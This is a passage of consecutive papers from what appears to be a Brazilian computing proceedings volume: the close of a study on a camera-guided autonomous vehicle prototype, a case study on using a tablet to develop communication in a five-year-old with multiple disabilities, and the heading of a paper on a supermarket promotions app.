O que diferencia este estudo dos demais, é a utilização de apenas um sensor, a câmera acoplada ao protótipo, como meio de captação do estado do ambiente onde o AGV se desloca, possibilitando leituras precisas. Com este sensor, é possível processar informações de qualquer cor, não apenas linhas pretas ou brancas. Outro fator, é a utilização da Lógica Difusa, suavizando os movimentos do protótipo, tornando o algoritmo mais condensado. Este método, hora proposto, pode perfeitamente ser adaptado para emprego em situações reais, como em ambientes fabris, onde não é possível a interferência humana ou, até mesmo, auxiliando motoristas em rodovias.

3. Metodologia

O que se pretende como resultado, é um veículo que se mova de forma autônoma, utilizando de algoritmos de Inteligência Artificial (IA). Para tanto, foram pesquisados trabalhos paralelos, com o objetivo de determinar qual a melhor forma de prosseguimento da concepção do protótipo.

Como discriminado na Introdução deste artigo, foi utilizada uma câmera acoplada a um dispositivo microprocessado (SENA, 2005). A escolha da utilização deste dispositivo deu-se pela necessidade de processamento das imagens adquiridas pela câmera, algo incompatível com dispositivos denominados microcontrolados (Sena, 2005), por sua característica de hardware, composta por apenas 2KB de *Random Access Memory* (RAM), sem a presença de um processador.

As imagens são processadas digitalmente, utilizando-se ferramentas contidas na biblioteca digital Open CV (GEORGE et al., 2016). Inicialmente a imagem é convertida para tons de cinza. Após este passo, é aplicada na imagem, a Transformada de Hough (HOUGH, 1962), que serve para reconhecer digitalmente formas geométricas conhecidas, como uma linha ou um artefato usado para guiar o protótipo. Com esta técnica, é possível determinar, dentro do espaço digital parametrizado (x,y), qual o ângulo da trilha a ser seguida.

O ângulo extraído pela transformada, é utilizado pelo protótipo para delimitar a direção a ser tomada. De posse deste resultado, um microprocessado *Raspberry Pi* (UPTON AND HALFACREE, 2014), foi empregado para realizar todo o processamento das imagens, bem como para controlar os dois motores de corrente contínua, através de algoritmos de Lógica Difusa (SUGENO AND YASUKAWA, 1993), proporcionando um movimento mais suave em sua trajetória.

Para a comunicação entre o *Raspberry Pi* e os motores, foi utilizado um circuito eletrônico de potência do tipo *chopper* de classe E, devido as diferenças de tensão entre as duas interfaces. A ligação foi realizada através das interfaces de entrada e saída de uso geral (GPIO) do microprocessador. A figura 1 demonstra a sequência de passos para o controle de forma autônoma do protótipo. Esta metodologia está subdividida em quatro blocos sequenciais. O primeiro deles, a etapa de Pré-processamento, é crucial para que as demais fases realizem suas atividades, promovendo um bom desempenho do sistema. O Pré-processamento inclui as atividades de controle de luminosidade e contraste, aquisição de imagens e conversão para escala de cinza.

Após a primeira fase, é realizado todo o processamento de imagens, com a finalidade de extrair dados necessários para controle do protótipo. Nesta etapa é detectada

as bordas da trilha, realizada a inscrição das bordas na imagem e aplicada a função de Hough. O próximo passo é a descoberta do ângulo, formado entre a trilha a ser seguida e a linha vertical da câmera, através de relações trigonométricas, como a razão tangente, que é o valor do quociente entre a medida do cateto oposto e a medida do cateto adjacente a esse ângulo.

Com a descoberta do ângulo, instrumento empregado para dar a direção do protótipo, é realizado o controle individual dos motores. Através da interface GPIO do Raspberry Pi, os pulsos elétricos são transmitidos para a Ponte H, controladora dos motores. A velocidade individual de cada motor é configurada através dos pinos PWM.

Inicialmente, foi empregado três estados: frente, direita e esquerda. Quando o veículo está posicionado à direita da trilha, o motor da esquerda permanece inerte, enquanto o motor da direita, através da comunicação PWM, move-se, colocando o protótipo em direção a trilha.

Após a aferição dos estados anteriores, foi inserido 12 estados, cada um com diferença de 15° , variando de 0° à 180° . Dentre estes estados, está presente o estado de parada, proporcionando a possibilidade de intervenção a qualquer momento, por parte do operador, no movimento do veículo.




Figura 1: Metodologia do protótipo. Fonte: Próprio Autor.

4. Resultados e Discussão

Em um primeiro momento, optou-se por conceber o protótipo utilizando duas plataformas distintas, conforme encontrado nos referenciais teóricos, o microprocessado Raspberry Pi e o microcontrolado Arduino (MARGOLIS, 2011). O Arduino seria o hardware responsável pelo controle individual dos motores. Entretanto, devido ao tempo de comunicação entre as duas plataformas ser em torno de 14 segundos, desde a descoberta do ângulo até movimento do protótipo, decidiu-se utilizar somente o Raspberry Pi no projeto, o que torna possível que os movimentos do protótipo ocorram de forma quase

instantânea depois da descoberta do ângulo.

A figura 2a mostra um exemplo de imagem adquirida, demonstrando a linha sem a percepção da trilha a ser seguida. Já a figura 2b, demonstra o resultado da aplicação da Transformada de Hough (TH), que encontra as bordas da linha central da pista utilizada nas simulações. Após a descoberta da linha, o software calcula o ângulo da mesma para o controle do protótipo.

A figura 3 demonstra a estrutura física do protótipo, sem a utilização do Arduino. O dispositivo encontrado abaixo da plataforma Raspberry Pi é a bateria de de Lítio de 3,7V 3800mAh, responsável pelo fornecimento de energia para o carro. Os motores são alimentados de forma autônoma, com uma bateria de 9V.




Figura 2a: Foto sem a TH.




Figura 2b: Foto com a TH.




Figura 3: Estrutura do protótipo concebido. Percebe-se a trilha a ser seguida.

Com os dados coletados, os motores foram calibrados para que, conforme os ângulos adquiridos, movam-se em direção à trilha. Se o ângulo estiver posicionado no primeiro quadrante, levando-se em consideração um plano (x,y) no qual x correspondendo a direção frontal ou reversa e y a direção lateral, deve-se aumentar a velocidade do motor encontrado à direita do protótipo, para que o carro vire à esquerda. Se o ângulo encontra-se no segundo quadrante, o movimento será o oposto como descrito à cima. Esta calibragem, em um primeiro momento, foi definida com o método de

tentativa e erro, sem a utilização de algoritmos com Inteligência Artificial. Com esta primeira versão de controle, foi possível percorrer o trajeto de forma correta.

O segundo passo foi o emprego da Lógica Difusa. A função de pertinência dos Conjuntos Fuzzy utilizada foi a Função Trapezoidal (SUGENO AND YASUKAWA, 1993), onde a mesma retorna valores entre zero e um. Com esta aplicação, foi possível reduzir o código de controle, antes apresentando 12 estados, agora, apenas 3: o estado permanecer em frente, virar à esquerda e virar à direita. Cada novo estado é subdividido em inúmeros movimentos, pela aplicação da função trapezoidal, apresentando uma suavização no deslocamento.

5. Considerações Finais

Como resultado deste estudo, pretende-se contribuir para o aperfeiçoamento dos meios de transporte, podendo a metodologia proposta ser considerada como alternativa para condução autônoma em veículos de diferentes fins, como robôs em ambientes fabris, onde não é possível empregar o ser humano como forma de controle ou até mesmo em carros de passeio, proporcionando uma maior segurança para os seus tripulantes.

Outro fator relevante, é a utilização de somente um sensor para controle do carro, a câmera acoplada ao microprocessado, diferentemente de outros projetos, que utilizam vários sensores, o que tende a encarecer o projeto.

Referências

- ANDRADE, S. S. C. d. A.; JORGE, M. H. P. d. M. Internações hospitalares por lesões decorrentes de acidente de transporte terrestre no Brasil, 2013: permanência e gastos. *Epidemiologia e Serviços de Saúde, SciELO Public Health*, v. 26, n. 1, p. 31–38, 2017.
- BEZERRA, J. S. et al. Ambiguidades no sistema gnss. *AGRONOMIA*, p. 265, 2016.
- BRASILEIRO, E.; MECÂNICA, C. D. M. E. E.; GABRIEL, T. A. R. Desenvolvimento de sistema de navegação de baixo custo de veículo terrestre não tripulado. 2014.
- GOMES, O. S. M. et al. Robô seguidor de linha para competições. *ForScience*, v. 2, n. 2, p. 07–11, 2015.
- GEORGE, A. M. et al. Open cv pattern based smart bank security system with theft & identification using android. In: IEEE. Applied and Theoretical Computing and Communication Technology (iCATccT), 2016 2nd International Conference on. [S.l.], 2016. p. 254–257.
- HOFMANN-WELLENHOF, B.; LICHTENEGGER, H.; WASLE, E. GNSS—global navigation satellite systems: GPS, GLONASS, Galileo, and more. [S.l.]: Springer Science & Business Media, 2007.
- HOUGH, P. V. Method and means for recognizing complex patterns. [S.l.], 1962.
- JUNG, C. R. et al. Computação embarcada: Projeto e implementação de veículos autônomos inteligentes. *Anais do CSBC*, v. 5, p. 1358–1406, 2005.
- JUNIOR, E. S. da F. Sistema de controle, navegação e roteirização. *Anais do 1º Encontro do Fundo Setorial de Pesquisa em Transportes Terrestres e Hidroviários*, p. 25, 2013.
- KHAN, M. O.; PARKER, G. Learning live autonomous navigation: A model car with hardware arduino neurons. 2014.
- KOPONEN, T.; HOTTI, V. Open source software maintenance process framework. In: ACM. ACM SIGSOFT Software Engineering Notes. [S.l.], 2005. v. 30, n. 4, p. 1–5.

- LOPES, W. A.; TORRICO, C. R. C.; FAVARIM, F. Projeto de robô autônomo seguidor de linha utilizando mapeamento de pista e controle híbrido. Anais do Computer on the Beach, p. 608–610, 2017.
- MARGOLIS, Michael. Arduino Cookbook: Recipes to Begin, Expand, and Enhance Your Projects. " O'Reilly Media, Inc.", 2011.
- MOURA, M. et al. Variação do albedo em áreas de floresta e pastagem na Amazônia. Revista Brasileira de Agrometeorologia, v. 7, n. 2, p. 163–168, 1999.
- NUGRAHA, M.; ARDIANTO, P. R.; DARLIS, D. Design and implementation of rfid line-follower robot system with color detection capability using fuzzy logic. In: IEEE. Control, Electronics, Renewable Energy and Communications (ICCEREC), 2015 International Conference on. [S.l.], 2015. p. 75–78.
- NUNES, L. et al. Projeto e desenvolvimento de um robô autônomo seguidor de trilha. XV Conferência de Estudos em Engenharia Elétrica, 2012
- PATSKO, L. F. Aplicações, funcionamento e utilização de sensores. Maxwell Bohr Instrumentação Eletrônica, 2006.
- RUSSELL, S.; NORVIG, P. Inteligência artificial. [S.l.]: Elsevier, 2004.
- VIOLENCE, W. H. O.; PREVENTION, I.; ORGANIZATION, W. H. Global status report on road safety 2013: supporting a decade of action. [S.l.]: World Health Organization, 2013.
- SENA, A. S. Microcontroladores PIC. 2005.
- SUGENO, M.; YASUKAWA, T. A fuzzy-logic-based approach to qualitative modeling. IEEE Transactions on fuzzy systems, v. 1, n. 1, p. 7–31, 1993.
- UPTON, E.; HALFACREE, G. Raspberry Pi user guide. [S.l.]: John Wiley & Sons, 2014.
- WOLF, D. F. et al. Robótica móvel inteligente: Da simulação às aplicações no mundo real. In: Mini-Curso: Jornada de Atualização em Informática (JAI), Congresso da SBC. [S.l.: s.n.], 2009. p. 13.

Tablet no apoio ao desenvolvimento da comunicação de criança com Deficiências Múltiplas

Maria Rosangela Bez¹, Debora Nice Ferrari Barbosa¹ Rosemari Lorenz Martins²

PPG Diversidade Cultural e Inclusão Social – Universidade Feevale
Novo Hamburgo – RS – Brazil

²Mestrado Profissional em Letras – Universidade Feevale
Novo Hamburgo – RS – Brazil

{deboranice, mariabez, rosel}@feevale.br

Abstract. *Communication is essential for human development, it occurs in social interaction, from the use of instruments and signs. It is noticed that, in cases of communication deficits, the process of intersubjectivity is compromised, either in the construction or in the understanding of meanings and meanings. In this perspective, this article analyzes the communication development of a children with multiple disabilities and oncological treatment, in the non-formal context of teaching using the technological tablet resource. The results show that through the mediating actions there was an increase in the interaction and representational forms of communication.*

Resumo. *A comunicação é essencial para o desenvolvimento humano, ocorre na interação social, a partir do uso de instrumentos e de signos. Percebe-se que, nos casos de déficits da comunicação, o processo de intersubjetividade fica comprometido, seja na construção ou na compreensão de sentidos e significados. Nessa perspectiva, esse artigo analisa o desenvolvimento da comunicação de uma criança com deficiência múltipla e em tratamento oncológico, no contexto não-formal de ensino com uso do recurso tecnológico tablet. Os resultados mostram que através das ações mediadoras ocorreu ampliação da interação e formas representacionais da comunicação.*

1. Introdução

O desenvolvimento humano ocorre na interação social e a comunicação tem papel essencial para que ela aconteça. A comunicação, longe de ser um processo inato ou maturacional, é um processo sócio-histórico que se desenvolve ao longo da vida e por meio do qual o sistema de símbolos é adquirido em um longo processo ontológico de aprendizagem cultural (TOMASELLO, 2003). A comunicação é estruturada como um complexo e multidimensional processo de aquisição da linguagem. Considerando que as pessoas se desenvolvem na interação social, a partir do uso de instrumentos e de signos (VYGOTSKY, 1998), o processo de comunicação é essencial para o desenvolvimento. Percebe-se, pois, que nos casos de pessoas com deficiência, grande parte tem *deficits* na comunicação, com comprometimento no processo de intersubjetividade (TOMASELLO, 2003), uma vez que ao menos um dos envolvidos é prejudicado, seja na construção ou na compreensão de sentidos e significados nas interações/mediações.

Os *deficits* de comunicação podem se manifestar com alterações no uso, na forma ou no conteúdo da linguagem, em menor medida, no nível sintático, morfossintático, fonológico ou fonético. Estudos recentes desenvolvidos por Passerino e Bez (2013) e Bez (2010; 2014), envolvendo o uso de tablets com sujeitos com autismo, apresentam

resultados positivos no uso da tecnologia digital no desenvolvimento de pessoas com deficiência. Especialmente, quando se apoia os processos de mediação usando tecnologias digitais para o desenvolvimento da comunicação e da interação social de sujeitos com autismo. Apesar desses estudos, ainda carecemos de pesquisas envolvendo o uso de tecnologias digitais no processo de comunicação de crianças com deficiências, de forma especial em contextos não-formais de ensino, onde encontra-se o foco deste trabalho.

Neste sentido, este estudo analisa o desenvolvimento da comunicação de crianças com deficiência em contexto não-formal de ensino com uso do recurso tecnológico tablet. A escolha do dispositivo tablet ocorreu em função da facilidade de uso, tamanho de tela maior e a sensibilidade ao toque. Entende-se que este recurso, associado a um processo de mediação, pode promover a comunicação e a autonomia desses sujeitos. Principalmente, este estudo está inserido no contexto da pesquisa do Projeto Aprendizagem Móvel e Ubíqua:^[1] práticas pedagógicas envolvendo a mobilidade, os jogos digitais e as redes sociais em contexto formal e não-formal de educação, cujo um dos focos de atuação é o contexto não-formal de ensino. Segundo La Belle (1976), o ensino e a aprendizagem não-formal se constitui de “toda atividade educacional organizada, sistemática, executada fora do quadro do sistema formal oferece tipos selecionados de ensino a determinados subgrupos da população”.

Assim, a interseção entre comunicação e tecnologia permite explorar diferentes perspectivas de investigação, seja cultural, tecnológica, política ou econômica. Esses elementos, em processos de inclusão proporciona base ao desenvolvimento para além da tecnologia, com uma metodologia de mediação com vistas à inclusão em diversos contextos, no caso desse estudo, o não-formal.

A proposta metodológica, de abordagem qualitativa, fundamenta-se em um estudo de caso de uma criança com deficiência em contexto não-formal de ensino. A unidade de análise é a ação mediada, focada nas interações dos sujeitos e seu resultado no desenvolvimento da comunicação e de suas formas representacionais.

Nesse contexto, este artigo está organizado em seções. Além desta introdução, a seção 2 apresenta a comunicação e linguagem. Na terceira seção, apresenta-se referenciar da Deficiência Múltipla, Na seção quarta a metodologia, na quinta o desenvolvimento e análise dos resultados finalizando-se com algumas considerações finais.

2 Comunicação e linguagem

A comunicação humana é uma das práticas culturais mais significantes e fundamentais dos seres humanos. As formas mais comuns de comunicação são a oral e a escrita, mas o processo comunicacional inclui também gestos e expressões corporais e envolve aspectos relativos à intersubjetividade como a reciprocidade e as crenças dos sujeitos em interação (TOMASELLO, 2003). Assim, quando seres humanos interagem em um processo de comunicação, envolvem-se ativamente na construção de significados e de sentidos. No caso de falhas na comunicação, o processo intersubjetivo fica prejudicado, uma vez que, pelo menos um dos participantes apresentará déficits na construção ou na compreensão de sentidos e significados na forma da linguagem expressada.

Nessa perspectiva, discute-se a concepção do desenvolvimento da comunicação como um componente da linguagem, enquanto instrumento potente de mediação⁸. A comunicação, portanto, é pensada como um complexo e multidimensional processo de aquisição da linguagem, que inclui, entre outras, as dimensões social, cultural, histórica e intersubjetiva, que são essencialmente interativas (PASSERINO & BEZ, 2013).

Por conseguinte, comunicar implica reorganização e coordenação das significações sociais, culturais e individuais do sujeito. É justamente por meio dos símbolos linguísticos, enquanto signos, que é possível a construção e a partilha de seus significados. Essa dimensão dialética de uso/compreensão/aquisição do signo é uma característica do símbolo linguístico, que envolve sempre as duas dimensões, a da linguagem e a do pensamento. Um símbolo linguístico é um ato real e complexo de pensamento, representado pela palavra e não pode ser adquirido pela simples memorização ou associação (VYGOTSKY, 2000).

Assim, a função comunicativa da linguagem emerge na função indicativa e permite estabelecer o processo de comunicação pela escolha e pela combinação de símbolos (VYGOTSKY, 2000). A função cognitiva da linguagem permite, por meio de símbolos linguísticos, representar crenças e intenções e, dessa forma, agir sobre estados mentais próprios e dos outros, em um processo de aprendizagem cultural (TOMASELLO, 2003).

Dessa forma, é impossível pensar em comunicação sem linguagem que, por um lado proporciona a comunicação e, por outro, promove a compreensão e a representação do pensamento (VYGOTSKY, 1998). Dito de outra forma, o pensamento concretiza-se na linguagem, e essa se revela na comunicação. Por isso, o processo de apropriação da linguagem é extremamente relevante no desenvolvimento humano, ao permitir a apropriação de sistemas de referência do mundo, uma vez que cognição e linguagem são processos imbricados na constituição do sujeito.

A linguagem como um Processo Psicológico Superior (PPS), por ser constituída em um contexto social, com ação voluntária, regulação consciente, ou seja, intencional, mediada pelo uso de instrumentos e signos. Os instrumentos e signos são ferramentas culturais dotadas de significado, que, quando utilizados pelo indivíduo, podem influenciar o meio ou a si mesmo. (VYGOTSKY, 1998). Para este, os PPS constituem-se da combinação entre instrumento e signo no processo de mediação. Segundo Wertsch (1988), com a mediação, a atividade humana é definida e configurada, e o processo de desenvolvimento passa do social para o individual por meio da internalização. A internalização acontece não por imitação, mas por meio do controle dos signos externos.

Tomasello (2003) descreve a internalização como um mecanismo de transmissão cultural dos coespecíficos, por meio do qual resulta a evolução da espécie humana. Dessa forma, os artefatos e as ferramentas sócio-históricos, com evolução cultural cumulativa ocorrem nos humanos por meio da internalização. Segundo Vygotsky (1998), quando a aprendizagem está bem estruturada, ela precede e incita o desenvolvimento do sujeito, levando-o de um nível interpessoal para um intrapessoal. As operações com signos servem como base para a internalização das atividades psicológicas das formas culturais de comportamento. O autor coloca ainda que, quando ocorre o domínio dos instrumentos de mediação, há uma reestruturação dos PPS já constituídos para a formação de novos.

Tomasello (2003) coloca que o domínio dos instrumentos acontece com a interação social, especialmente em participações de interações triádicas que ele denomina de atenção conjunta. Já Bosa (2002) afirma em seus estudos que o desenvolvimento da comunicação intencional acontece quando há a compreensão do outro como agente intencional, ou seja, tem metas e se empenha para atingi-las; compreende as ações (solução e compartilha com o meio); e, interessa-se e presta atenção ao seu redor.

Ainda, estudos de Bez (2010; 2014) demonstram que sujeitos com déficits de comunicação tornam-se agentes intencionais através de processos de mediação. A autora utilizou a comunicação alternativa com recursos de alta e de baixa tecnologia em ações

mediadoras, com resultados significativos no acréscimo da comunicação intencional e de suas formas representacionais.

As formas de construção e representação são representadas, segundo Bez (2010), por meio da fala, dos gestos e da escrita que apresentem algum indício de comunicação. A Fala pode ser expressa por: balbucios, palavras, enunciado, etc. Os gestos e sinais representados por expressões faciais (olhar, sorrir, morder, etc) e expressões corporais (tocar, empurrar, apontar etc.). A escrita através de rabisco, letras, palavras etc. Essas formas serviram como uma categoria de análise da ação mediadora aplicada neste estudo.

Assim, a partir do referencial teórico a cerca da comunicação e linguagem, com os autores que deram base as categorias de análise dessa pesquisa, passou-se para o aprofundamento a cerca da deficiência do sujeito foco desse estudo e trabalhos relacionados, conforme apresenta-se a seguir.

3. Deficiência Múltipla

A deficiência múltipla se caracteriza pela associação de duas ou mais deficiências, essas podem ser de ordem física, sensorial, mental, emocional ou de comportamento social. Porém, não é só o acumulo de mais de uma deficiência, que a caracteriza, mas sim o “nível de desenvolvimento”, as possibilidades funcionais, de comunicação, interação social e de aprendizagem que determinam as necessidades educacionais dessas pessoas” (GODÓI, 2006). Portanto, as pessoas com deficiências múltiplas apresentam déficits que podem causar retardos no desenvolvimento na aprendizagem e na capacidade administrativa, conforme a idade que foi adquirida, o grau da deficiência e a quantidade de associações que a pessoa que tenha .

No que tange as causas da deficiência múltipla, Silva (2011) descreve que podem ser de ordem sensorial, motora e linguística, com origem em “fatores pré-natais, perinatais ou natais e pós-natais, além de situações ambientais tais como: acidentes e traumatismos cranianos, intoxicação química, irradiações, tumores e outras”. Já Ampudia (2011) coloca que as causas da deficiência múltipla vão desde as pré-natais, as má-formações congênicas até as infecções adquiridas por vírus como rubéola, hipotireoidismo e doenças sexualmente transmissíveis.

Assim, a deficiência Múltipla afetará a vida do indivíduo, conforme o grau de comprometimento e os estímulos explorados ao longo da vida para aprimoramento de sua autonomia, desenvolvimento comunicativo, interação e inclusão.

Pode-se constatar que a inclusão de pessoas com deficiências múltiplas vai muito além da inclusão social propriamente dita, é necessária mudança de atitudes e posturas fundamentada nas práticas pedagógicas diferenciadas para que ocorra a aprendizagem. Nesse sentido, a interação através da mediação, com metodologias condizentes, adaptação do currículo, levará ao desenvolvimento e a inclusão num sentido mais amplo. Outra questão não menos importante se refere ao professor, pois para que este consiga propor atividades pedagógicas significativas há a necessidade de estar capacitado tanto para o processo de mediação da aprendizagem, quanto para o olhar atento para indispensabilidade de ajudas físicas, de adaptação de brincadeiras lúdicas e estratégicas pedagógicas (GODÓI, 2006). Além disso, a autora ainda sugere levar-se em conta as necessidades específicas do aluno com deficiências múltiplas como: posicionamento e manejo adequado; oportunidades de escolha; métodos apropriados de comunicação; estimulação constante; planejamento de toda aprendizagem; interações em ambientes naturais; aprendizagens centradas na vida real e organização do ambiente para conforto e segurança do aluno. Assim, poderá haver uma efetiva inclusão de forma a proporcionar a interação e o desenvolvimento cognitivo dos alunos com deficiências múltiplas.

4. Metodologia

A metodologia de pesquisa nesse estudo foi de caráter qualitativo, envolvendo o estudo de caso como método. Nesse sentido, foi acompanhado um sujeito com deficiência múltipla em contexto não-formal de ensino. Com relação à técnica de pesquisa principal, utilizou-se a observação participante na qual o pesquisador participa ativamente das atividades em conjunto com o observado, visando ganhar a confiança de quem se observa e obter uma perspectiva mais acurada do fenômeno observado (LAKATOS e MARCONI, 2003). Essa observação seguiu uma postura dialética do investigador perante o sujeito e o contexto pesquisado.

Para coleta de dados utilizou-se: protocolos de observação, registros das interações, fotos e vídeos. A análise dos resultados foi embasada em Bez (2010; 2014), conforme apresentado anteriormente no referencial teórico.

A pesquisa apresenta os resultados que compreendem o período de março à agosto de 2017. O sujeito é uma criança não-verbal diagnosticada com Deficiências Múltiplas (paralisia cerebral, baixa visão e baixa audição), 5 anos de idade, em tratamento controlado do câncer no fígado. As interações aconteceram em contexto não-formal de ensino, no caso o familiar. As práticas pedagógicas foram planejadas sobre a metodologia de ações de mediação, uma vez por semana, o tempo de duração foi flexível conforme atuação dos indivíduos.

O contexto não-formal da pesquisa constitui-se em função de que esses sujeitos estão vinculados a uma instituição de assistência a criança e adolescente em tratamento oncológico localizada na região do Vale do Rio dos Sinos – RS (onde a pesquisa cujo este estudo se integra se desenvolve). O sujeito foi encaminhado a partir da instituição de assistência e as intervenções aconteceram no contexto familiar.

5. Desenvolvimento e resultados

Inicia-se apresentando o perfil do sujeito que é um menino de 5 anos, vive com os pais. Nasceu com seis meses e meio. Tem somente um pulmão desenvolvido. Uma semana após completar 3 anos é acometido de uma doença genética (ainda em estudo) ocasionando paralisia cerebral, severa deficiência visual e auditiva. Parou de falar e ficou numa cadeira de rodas com poucos movimentos nos membros superiores e inferiores, não consegue segurar a cabeça. Com 3 anos foi diagnosticado com câncer no fígado, hoje em fase de controle. Frequenta a escola na educação infantil, no turno da manhã, duas vezes por semana. Possui atendimento com fisioterapeuta na instituição oncológica e natação, ambos uma vez por semana. Toma remédios controlados para evitar convulsões. Severos déficits na oralização. Pronuncia alguns balbucios, possui algumas expressões faciais inteligíveis. A compreensão do significado dos objetos parece restrita. O menino passa a maior parte do tempo na sala/cozinha, sentado na sua cadeira de rodas, tem dependência na alimentação e higiene.

Com as primeiras intervenções, foi possível estabelecer vínculos com a criança e conhecer suas necessidades e potencialidades. Além disso, com a ajuda da família (pai e mãe), foi possível delinear um perfil descritivo de suas formas de comunicação, interação social e potencialidades iniciais, assim como conhecer o contexto familiar onde estão inseridos.

A criança não possui a função indicativa do apontar. Por isso, as interações iniciais concentraram-se em ações para tornar esse gesto significativo. O gesto do apontar tem se consolidado com o fascínio pela tecnologia tablet demonstrado pelo sujeito. Os aplicativos utilizados foram escolhidos de acordo com o perfil de cada um e estão sendo importantes para promover a apropriação e compreensão da tecnologia. Os aplicativos

foram: *Kids Piano, My baby piano, Kids piano Melodies, Ballons pop, Baby musical e Fishing for kids*, gratuitos, no sistema *Android*.




Figure 1. Interação com uso do tablet – Fonte: os autores

A Figura 1 apresenta as interações, através das duas primeiras imagens do menino com o indicador apontado percebe-se que apesar da mão inicialmente sempre fechada, o fascínio pela tecnologia fez com que ele logo desejasse interagir. Foram poucas vezes que necessitou-se estímulo para que o indicador ficasse na posição para que pudesse atuar de forma lúdica com os aplicativos. As duas imagens seguintes mostram a interação em conjunto os pais. Cabe ressaltar que esses pais são muito ativos para com o filho, mas não tinham nenhum conhecimento tecnológico, então aderiram com o filho ao fascínio da interação com os aplicativos. Também foi disponibilizado um tablet para que possam interagir junto ao filho. Pela deficiência visual é necessário sempre cuidar para que o tablet fique num campo visual que ele possa acompanhar. Em todas as interações a oralidade foi enfatizada. Em um aplicativo onde há o latido de um cachorro ele já começa a oralizar o latido com a pronuncia do “aaaaaaa”, quando aparece um gato ele identifica e oraliza “gaaa”.

Constata-se que o uso do recurso tecnológico vai ao encontro de que enfatiza Bez (2014) quando coloca que as tecnologias são instrumentos culturais criados pelo homem, concretizados como signos ou simbólicos, em processos de interação, que envolvem, principalmente, a linguagem e a tecnologia, concretizando-se, desta forma, uma nova forma de comunicação. E também, que a linguagem, está se desenvolvendo através de interações em um contexto social mediado por instrumentos e signos num processo psicológico superior que leva da internalização do conhecimento que os sujeitos estão adquirindo, conforme descrito no referencial por Vygostsky (1998). E vem ao encontro do que Tomasello (2003) descreve como atenção direta, onde o gesto imperativo e declarativo de apontar concretiza-se através de uma linguagem referencial.

Desta forma, através das interações com o tablet, percebeu-se aumento de atenção em todos sentidos. A oralidade foi enfatizada em todas as mediações. Assim, o alcance do vocabulário tem aumentado, conforme apresenta-se na sequência.

As formas de construção e representação, analisadas mostram um acréscimo nas formas de comunicação do menino. Alguns exemplos que ele passa a utilizar: quando termina de evacuar fica inquieto e expressa “caca aaa”, pois a mãe diz quando ele faz cocô, “cacaca”. Para o pai em algumas vezes expressa: “tata” para chamá-lo. O primo com quem gosta de brincar chama “ike”(Érique), a prima “aia” (Kiara), a mãe “mama”. Para água, “aua”, para piscina ou banho “aua aua”. Para gato, “ga”, para cachorro “auu”, para expressar negação “ãoké”. Os pais são muito participativos e logo quiseram colaborar nas interações com o menino. A pouco tempo começou também a mostrar sua irritação, emitindo gritos. Os gestos e sinais com expressões faciais no sorriso como forma de demonstrar alegria e satisfação. Os ascenos de cabeça para positivo e negativo. Expressão de dor, pela retração dos olhos. Está começando a conseguir sozinho firmar a cabeça. As

expressões corporais com o apontar com o dedo indicador foram consolidadas para uso do tablet, parte-se agora para seu uso para mostrar objetos do seu desejo. Quando se fala piscina ele levanta as pernas. Pelo pouco movimento dos braços há o incentivo de pegar objetos, segurar, abrir e fechar as mãos, erguer os braços, a cada interação é mostrada aos pais para que continue o processo. Com referência a escrita, pelos poucos movimentos de braços e mãos, passou-se ao incentivo do pegar uma caneta e iniciam-se a produção dos primeiros rabiscos.

6. Considerações Finais

O uso do recurso tecnológico como apoio nas interações possibilitou aos sujeitos uma organização e conhecimento para seu uso, pelo fascínio do aparato e seus aplicativos. Proporcionou aumento da comunicação, configurando-se o tablet como um elemento cultural na forma de signo. Desta forma, através das interações com o tablet, percebeu-se aumento de atenção e desenvolvimento dos sujeitos em todos sentidos.

Constatou-se que as interações através da mediação proporcionaram um incremento no desenvolvimento, não linear, e os indícios de intencionalidade e as formas de construção da comunicação dos sujeitos foram acontecendo, os objetivos das interações iam se perpassando e ampliando até sua efetivação e conclusão.

Em suma, pode-se dizer que o tablet atuou como um facilitador da comunicação do sujeito pesquisado. O estabelecimento de vínculo entre as partes no início foi fundamental para aceitação do pesquisador. Para que as intenções de mediação entre pares não acontecesse apenas com as mediadoras (pesquisadoras), esta foi incentivada com os pais, assim passamos a “falar a mesma linguagem” e para que futuramente deem continuidade ao desenvolvimento de seus filhos.

Os dados apresentados não finalizam esta pesquisa. Novos passos serão seguidos, daqui em diante com a implementação de pictogramas de comunicação alternativa com uso de baixa e alta tecnologia em prol do desenvolvimento da comunicação do sujeito.

Referências

- AMPUDIA R. O que é deficiência múltipla? NOVA ESCOLA. 2011. Disponível em: <https://novaescola.org.br/conteudo/267/o-que-e-deficiencia-multipla>. Acesso em: ago. 2017.
- BEZ, M. R. Comunicação Aumentativa e Alternativa para sujeitos com Transtornos Globais do Desenvolvimento na promoção da expressão e intencionalidade por meio de Ações Mediadoras. Dissertação. Programa de Pós-Graduação em Educação - Faculdade de Educação. Universidade Federal Do Rio Grande Do Sul. Porto Alegre, 2010.
- BEZ, M. R. SCALA - Sistema de comunicação alternativa para processos de inclusão em autismo: uma proposta integrada de desenvolvimento em contextos para aplicações móveis e web. 2014. Tese (Doutorado em Pós-Graduação em Informática na Educação) - Universidade Federal do Rio Grande do Sul.
- BOSA, C. Atenção compartilhada e identificação precoce do autismo. *Psicologia: Reflexão e crítica*, v.15, p. 77-88. Porto Alegre, 2002.
- acentuadas de aprendizagem: deficiência múltipla. [4. ed.], Brasília : MEC, Secretaria de Educação Especial, 2006.
- LA BELLE, Thomas J. Non formal educational social change in Latin America. Los Angeles: UCLA Latin American Center, 1976. 219 p.

- LAKATOS, E. M.; MARCONI, M.de A. Fundamentos de metodologia científica. 5. ed. São Paulo: Atlas, 2003.
- PASSERINO, Liliana Maria; BEZ, Maria Rosangela. Building an Alternative Communication System for literacy of children with autism (SCALA) with Context-Centered Design of Usage. In: Autism / Book 1. 2013, v. 1, p. 655-679.
- SILVA, Y. C. R. Deficiência múltipla: conceito e caracterização. Anais Eletrônico VIII EPCC – Encontro Internacional de Produção Científica Cesumar. CESUMAR – Centro Universitário de Maringá. Editora CESUMAR Maringá – Paraná, 2011.
- TOMASELLO, M. Origens culturais da aquisição do conhecimento humano. São Paulo: Martins Fontes, 2003.
- VYGOTSKY, L.S. A formação social da mente. São Paulo: Martins Fontes, 1998.
- VYGOTSKY, L. S. A construção do pensamento e da linguagem. Tradução: Paulo Bezerra. São Paulo: Martins Fontes, 2000.
- WERTSCH, J.V. Vygotsky y la formación social de la mente. Serie Cognición y desarrollo humano. Barcelona: Paidós, 1988.

Meu Mercado: Aplicativo Móvel para Publicação de Promoções de Supermercados

Fabricio Baques Bischoff¹, Eduardo Ferreira da Silva¹, Victor Machado Alves¹,
Carla Lisiane de Oliveira Castanho¹

